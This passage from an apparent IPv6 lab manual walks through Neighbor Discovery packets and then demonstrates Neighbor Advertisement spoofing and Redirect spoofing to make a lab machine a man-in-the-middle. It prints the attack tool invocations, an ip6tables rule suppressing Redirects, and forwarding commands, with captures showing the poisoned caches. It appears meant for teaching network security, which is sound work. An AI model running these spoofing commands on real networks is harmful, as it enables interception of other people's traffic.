
Selected Protocols: MAC, Eth II, IPv6, ICMP, HexDump, HexDump

Fig. 5.82: Configuration at the Protocol Selection tab for sending Neighbor Solicitation to resolve link-layer address of PC2.

- Layer 1: MAC
- Layer 2: Ethernet II
- Layer 3: IPv6
- ICMPv6 Neighbor Solicitation: ICMP
- Reserved field and Target address: HexDump
- ICMPv6 Option (Source link-layer address): HexDump

On the **Protocol Data** tab, the configuration is shown as below while others remain in default setting, as described in Fig. 5.83:

- Media Access Protocol: Source link-layer address is set to `00:0c:29:8c:0b:0d`.
- Internet Protocol ver 6: The address of PC1 is set as the source, while the solicited-node multicast address of PC2 is set as the destination. The Next Header is written as `3a` (for ICMPv6).
- Internet Control Message Protocol: Type 135-Neighbor Solicitation is chosen. The version is ICMPv6.



Media Access Protocol

	Mode	Address	Count	Step
Destination	Fixed	33:33:00:00:00:01	16	1
Source	Fixed	00:0C:29:8C:0B:0D	16	1

Internet Protocol ver 6

Version	6		Payload Length	32
DSCP	cs0	Not-ECT	✓ Next Header	3a
Flow Label	0 00 00		Hop Limit	255

	Address	Mode	Count	Prefix
Source	fe80::8ac4:147a:5dfe:a9c6	Fixed	16	/64
Destination	ff02::1:ff0f:3ce9	Fixed	16	/64

Internet Control Message Protocol

Version	Type	135 - Neighbour Solicitation
ICMPv4	Code	0
● ICMPv6	Checksum	5472

HexDump

```
0000 00 00 00 00 20 01 0d b8 ab cd 00 01 36 c4 ff c5   .... ...«Í..
0010 c1 0f 3c e9                                       Á.<é
```

HexDump

```
0000 01 01 00 0c 29 8c 0b 0d                           ....) ..
```


Fig. 5.83: Configuration at the Protocol Data tab for sending Neighbor Solicitation to resolve link-layer address of PC2.

- HexDump: The reserved field for future use is filled in. Then, the target address, which can be the link-local address or global address of PC2 is inserted. In this case, only the global address is considered since the same applies to the link-local one.

- HexDump: ICMPv6 Option (Source link-layer address) is inserted with the link-layer address of PC1.

After running one of these tools, PC2 responds to Neighbor Solicitation sent from PC1. The response includes the status of PC2 through flags (Solicited, and Override) and the link-layer address of PC2 (`00:0c:29:8e:74:ad`). The R flag (Router) is not enabled so PC2 informs that it is not the router of the network. The S flag (Solicited) is set in the packet since this Neighbor Advertisement is sent in corresponding to the Neighbor Solicitation from PC1. Lastly, the O flag (Override) is set to indicate that PC1 should update the existing cache with the link-layer address of PC2.

The captured Neighbor Advertisement packet from PC2 is illustrated in Fig. 5.84, and only the case of target's global address is considered because the same applies to the case of link-local address.



```
Source                          Destination               Protocol  Info
fe80::8ac4:147a:5dfe:a9c6       ff02::1:ff0f:3ce9         ICMPv6    Neighbor Solicitation for 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 from 00
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  fe80::8ac4:147a:5dfe:a9c6  ICMPv6    Neighbor Advertisement 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 (sol, ovr)

> Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8e:74:ad (00:0c:29:8e:74:ad), Dst: VMware_8c:0b:0d (00:0c:29:8c:0b:0d)
> Internet Protocol Version 6, Src: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9, Dst: fe80::8ac4:147a:5dfe:a9c6
v Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0xb5c1 [correct]
    [Checksum Status: Good]
  > Flags: 0x60000000, Solicited, Override
    Target Address: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
  > ICMPv6 Option (Target link-layer address : 00:0c:29:8e:74:ad)
```


Fig. 5.84: Captured Neighbor Advertisement after sending Neighbor Solicitation to resolve the link-layer address of PC2.

```
C:\Users\User>netsh interface ipv6 show neighbors

Interface 4: Ethernet0

Internet Address                Physical Address   Type
------------------------------  -----------------  -----------
fe80::8ac4:147a:5dfe:a9c6       00-0c-29-8c-0b-0d  Probe
fe80::c801:11ff:fef5:8          ca-01-11-f5-00-08  Reachable (Router)
```

Listing 5.18: The Neighbor Cache entry table of PC2 after sending Neighbor Advertisement as a response to PC1 (shortened output).

On the other hand, it is also noticed that PC2 also tries to update the link-layer address of PC1 in a similar way. After answering Neighbor Solicitation from PC1, PC2 adds the IPv6 address and link-layer address of PC1 to the entry table with the type **Probe**. This is shown in Listing. 5.18.

Then, PC2 checks the reachability of PC1 by sending a Neighbor Solicitation to the link-local address of PC1, as shown in Fig. 5.85. Since PC1 actually exists, it answers the Solicitation message with Neighbor Advertisement, in which all information related to the link-layer address is included. PC2 gets the answer and compares to the previous information it processes. As the information completely matches, PC2 update the status of its neighbor (PC1) in the Neighbor Cache entry with the type **Reachable**, depicted in Listing. 5.19.



Source	Destination	Protocol	Info
fe80::7790:2c2b:9e56:431b	fe80::8ac4:147a:5dfe:a9c6	ICMPv6	Neighbor Solicitation for fe80::8ac4:147a:5dfe:a9c6 from
fe80::8ac4:147a:5dfe:a9c6	fe80::7790:2c2b:9e56:431b	ICMPv6	Neighbor Advertisement fe80::8ac4:147a:5dfe:a9c6 (sol)

Fig. 5.85: Captured Neighbor Solicitation and Neighbor Advertisement when PC2 resolves the link-layer address of PC1.


```
C:\Users\User>netsh interface ipv6 show neighbors

Interface 4: Ethernet0

Internet Address                Physical Address   Type
------------------------------  -----------------  -----------
fe80::8ac4:147a:5dfe:a9c6       00-0c-29-8c-0b-0d  Reachable
fe80::c801:11ff:fef5:8          ca-01-11-f5-00-08  Reachable (Router)
```

Listing 5.19: The Neighbor Cache entry table of PC2 after sending Neighbor Solicitation to PC1 (shortened output).

(c) Sending Neighbor Advertisement message

In this task, when PC2 wants to exchange information with PC3. But PC3's link-layer address is unknown to PC2, so PC2 must send a Neighbor Solicitation to PC3 to resolve the address. At that time, PC1 (attacker) responds to a Neighbor Solicitation message with a spoofed Neighbor Advertisement that contains its own link layer address. From there, PC1 can disrupt the process of resolving link layer addresses. In terms of sending spoofed Neighbor Advertisement whenever there is any Neighbor Solicitation from PC2, the **neighbor_advertisement.py** tool from the designed toolkit can be applied.

Since PC2 (victim) accepts this Neighbor Advertisement packet, it will start sending all data link frames to the MAC address of the attacker. If PC1 (attacker) goes a step further and uses a falsified Neighbor Advertisement message to spoof the destination node (PC3), it can carry out a Man-in-the-middle attack, which allows to intercept and read all data transmitted between the two parties involved in the conversation, as depicted in Fig. 5.86.




PC1 (Attacker)
2001:db8:abcd:1:1a4:2296:7e2c:8941
fe80::8ac4:147a:5dfe:a9c6
00:0c:29:8c:0b:0d
PC1 is man-in-the-middle after launching the attack
ether0
e1
Switch S1
e2
e3
ether0
PC2 (victim)
2001:db8:abcd:1:1f15:4b1c:5478:109
fe80::6acf:9526:bf92:9de5
00:0c:29:2e:dd:97
ether0
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
fe80::c04a:1363:932d:4413
00:0c:29:8e:74:ad
PC3 (victim)
Normal transmission between PC2 and PC3 when not being attacked

Fig. 5.86: Illustration of Neighbor Advertisement spoofing attack in the scenario.

. Using the designed toolkit

The configuration for conducting the attack is described below, with the output shown in Fig. 5.87.




```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 neighbor_advertisement.py eth0 -S -O -fwd
net.ipv6.conf.all.forwarding = 1
.........................................................................................
Initializing Neighbor Advertisement spoof attack (press Ctrl+C to stop the process).....
+ Spoofing to the host: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
   as pretending to be: 2001:db8:abcd:1:1f15:4b1c:5478:109
```

Fig. 5.87: Result after running neighbor_advertisement.py tool to cause spoofing attack at PC2.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- The victim's address: This is set to the IPv6 address of the victim (PC2). However, this option can be left blank when PC1 wants to attack all victims including PC3 on the local network.

- R flag (not set in the configuration): It is the Router flag to indicate that the sender is the router. This flag is also applied in Neighbor Unreachability Detection to detect the change in status of router. In this case, R flag is left blank since PC3 is not the router.
- S flag (set in the configuration): It is the Solicited flag. When enabled, it signifies that the Neighbor Advertisement was transmitted in reply to a Neighbor Solicitation. Thus, in this case, S flag is set with syntax **-S**.
- O flag (set in the configuration): It is the Override flag, which is used to direct the advertisement to supplant an existing cache entry and update the cached link-layer address. This flag is activated with syntax **-O**. This flag plays an important role in this attack since it helps the attacker replace the true MAC address of target by the MAC address (provided by the attacker). Therefore, after the question Neighbor Solicitation from PC2, even though the true target (PC3) answers PC2 (victim) with its true Neighbor Advertisement, the legitimate link-layer address is still overridden by the fake link-layer one.
- Target link-layer address: It is the link-layer address of the host, which sends Neighbor Advertisement. In this case, this option is left blank since the option the tool automatically generates the link-layer addresses of the sender (PC1).
- Option to forward traffic: It allows the sender (PC1) to forward every packet (in this case, from PC2 to PC3 through PC1 and vice versa). The syntax for setting is **-fwd**.



```
Source                        Destination                        Protocol  Info
2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ff02::1:ff78:109            ICMPv6    Neighbor Solicitation f
2001:db8:abcd:1:1f15:4b1c:5478:109   2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    Neighbor Advertisement
```

```
> Frame 2: 86 bytes on wire (688 bits), 86 bytes captured (688 bits) on interface eth0, id 0
> Ethernet II, Src: VMware_8c:0b:0d (00:0c:29:8c:0b:0d), Dst: VMware_8e:74:ad (00:0c:29:8e:74:ad)
> Internet Protocol Version 6, Src: 2001:db8:abcd:1:1f15:4b1c:5478:109, Dst: 2001:db8:abcd:1:36c4:ffc5:c
v Internet Control Message Protocol v6
    Type: Neighbor Advertisement (136)
    Code: 0
    Checksum: 0xa07e [correct]
    [Checksum Status: Good]
  > Flags: 0x60000000, Solicited, Override
    Target Address: 2001:db8:abcd:1:1f15:4b1c:5478:109
  > ICMPv6 Option (Target link-layer address : 00:0c:29:8c:0b:0d)
```

Fig. 5.88: Captured Neighbor Solicitation and Neighbor Advertisement when PC1 performs spoofing attack on PC2.

In this scenario, when first communicating with PC3, PC2 sends Neighbor Solicitation message for achieving the link layer address of PC3. The attacker PC1 spoofs the PC2, as the result is described in Fig. 5.87 and Fig. 5.88. With the help of O flag, the Neighbor Advertisement as a response from the true destination (PC3) does not ruin the attack.

```
C:\Users\User>tracert 2001:db8:abcd:1:1f15:4b1c:5478:109

Tracing route to 2001:db8:abcd:1:1f15:4b1c:5478:109 over a maximum of
↪  30 hops

  1    23 ms     1 ms     1 ms  2001:db8:abcd:1:1a4:2296:7e2c:8941
  2    19 ms    29 ms    39 ms  2001:db8:abcd:1:1f15:4b1c:5478:109

Trace complete.
```

Listing 5.20: The Trace routing between PC2 and PC3 after being attacked by PC1.

```
# Before the attack
C:\Users\User>netsh interface ipv6 show neighbor

Internet Address                            Physical Address
------------------------------------    -----------------
2001:db8:abcd:1::1                          ca:01:11:f5:00:08
2001:db8:abcd:1:1a4:2296:7e2c:8941          00:0c:29:8c:0b:0d
2001:db8:abcd:1:1f15:4b1c:5478:109          00:0c:29:2e:dd:97



# After the attack
C:\Users\User>netsh interface ipv6 show neighbor

Internet Address                            Physical Address
------------------------------------    -----------------
2001:db8:abcd:1::1                          ca:01:11:f5:00:08
2001:db8:abcd:1:1a4:2296:7e2c:8941          00:0c:29:8c:0b:0d
2001:db8:abcd:1:1f15:4b1c:5478:109          00:0c:29:8c:0b:0d
```

Listing 5.21: The neighbor cache in PC2 (Windows) before and after the happening attack (outputs shortened).

The attacker then pretends to be PC3. By allowing the traffic to be forwarded (`sysctl -w net.ipv6.conf.all.forwarding=1`) in Kali operating system, the attacker now becomes Man-in-the-middle, which means PC2 cannot communicate directly with PC3 but the PC1 (attacker) will receive the data from PC2 and forward it to PC3. This change in routing is demonstrated in Listing. 5.20. There is also an update in the Neighbor Cache entry of PC2, as depicted in Listing. 5.21.

Besides, it is worth noting that this attack can occur in two directions, meaning that PC1 (the attacker) spoofs PC3 in the opposite direction and pretends to be PC2. As a result, the entire information exchange process between the two PCs is completely interfered by the attacker. Similarly, we can use this attack to pretend to be legitimate default gateway of the network and become Man-in-the-middle for whole network.

Review questions

The purpose of the following review questions is to clarify the behaviour of Windows device when dealing with Neighbor Solicitation and Neighbor Advertisement. All answers are located in the attachment A.5.

Question 1:

a) What is Duplicate Address Detection (DAD) procedure?
b) Does PC2 manage to communicate with other nodes (except for PC3) on the local network after being attacked by the **neighbor_advertisement.py** to prevent auto-configuration? Verify this question by using this tool.

Question 2:

a) Does PC2 have to send Neighbor Solicitation when communicating with a host on another network (PC4, in this case) for the first time?
b) How do the Neighbor Solicitation and possible Neighbor Advertisement look like? Verify this question by sending Ping message from PC2 to PC4.

5.6 Redirect

With an aim to inform a host of a more optimal first-hop node on the path to a destination, routers utilize Redirect packets. These Redirect packets not only redirect hosts to a better first-hop router but can also notify them that the destination is a neighbor [14]. This section focuses on the behaviour of PC2 (Windows) after performing a Redirect spoofing attack, in which PC1 and PC3 are the attackers. PC2 (Windows) is the victim, who wants to communicate with PC4, normally through router R1, as shown in Fig. 5.89. PC1 (Kali) is the one who sends Redirect to PC2 in order to make PC2 believe that PC3 is a better first-hop than the legitimate router R1.




Fig. 5.89: The network topology for testing Redirect.

Precondition

To carry out the implementation stages of Redirect, at the initial step, all devices are in a powered off state. Then, router R1, R2, and switch S1 are first started up to activate the address allocation and routing functions, as described in Listing. 3.1. Next, all PCs (from 1 to 4) are turned on and wait for a certain interval to complete the SLAAC (Stateless Address Auto-configuration) process and stabilize. The network scenario with address specification is depicted in Fig. 5.89.

Operations and Observation

Before conducting the attack, it is important to verify the routing path between PC2 and PC4. By default, router R1 should be the legitimate default gateway of PC2, which is shown in Listing. 5.22.

As can be seen, the normal path when PC2 communicates with PC4 is through router R1, and then through router R2 to the final destination PC4.

In the next step, PC1 (attacker 1) modifies its IPv6 access list by adding a line that blocks all redirect messages: `ip6tables -A OUTPUT -p icmpv6 -icmpv6-type` `redirect -j DROP`. This command helps prevent Kali operation system from automatically sending Redirect to PC2 for informing about the true first-hop, which will ruin the attack.


```
C:\Users\User>tracert 2001:db8:abcd:3:31bc:eb00:7509:c9ec

Tracing route to 2001:db8:abcd:3:31bc:eb00:7509:c9ec over a maximum of
↪  30 hops

  1    34 ms    10 ms     7 ms  2001:db8:abcd:1::1
  2    27 ms    29 ms    30 ms  2001:db8:abcd:2::2
  3    60 ms    36 ms    49 ms  2001:db8:abcd:3:31bc:eb00:7509:c9ec

Trace complete.
```

Listing 5.22: The Trace routing between PC2 and PC4 before the attack.

PC3 (attacker 2) simply needs to enable the routing property on their machine by running the command `sysctl -w net.ipv6.conf.all.forwarding=1`, which makes PC3 a Man-in-the-middle when PC2 sends the packet through it.

. Using the designed toolkit for sending Redirect


To design Redirect, the **redirect.py** tool is chosen, as depicted in Fig. 4.3. The configuration for generating this packet is described below, with the output after launching the tool in Fig. 5.90. The captured packet is illustrated in Fig. 5.91.



```
┌──(root㉿kali)-[/home/kali/IPv6-generator]
└─# python3 redirect.py eth0 -tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9 -dip 2001:db8:abcd:3:3
1bc:eb00:7509:c9ec -ort fe80::c801:11ff:fef5:8 -nrt fe80::6acf:9526:bf92:9de5 -rmac 00:0c:29
:2e:dd:97
⟹ Dropping Redirect message to stop telling the victim to switch to real route.
   ip6tables -A OUTPUT -p icmpv6 --icmpv6-type redirect -j DROP
   After the attack, keep in mind to delete this rule for normal working!!!
⟹ Redirecting the traffic of the target: 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9
```

Fig. 5.90: Result after running redirect.py tool to launch Redirect spoofing attack.

- Network interface: **eth0**, which is the interface of PC1 (Kali).
- Target's IPv6 address: It is set to the global address of PC2 (victim) because PC2 will communicate with PC4 (on another network) using this global address. In this case, the syntax is **-tip 2001:db8:abcd:1:36c4:ffc5:c10f:3ce9**.
- Destination IPv6 address: **-dip 2001:db8:abcd:3:31bc:eb00:7509:c9ec**. This is the IPv6 global address of PC4 (destination).



```
Source                  Destination                          Protocol  Info
fe80::c801:11ff:fef5:8  2001:db8:abcd:1:36c4:ffc5:c10f:3ce9  ICMPv6    Redirect is at 00:0c:29:2e:dd:97
```

```
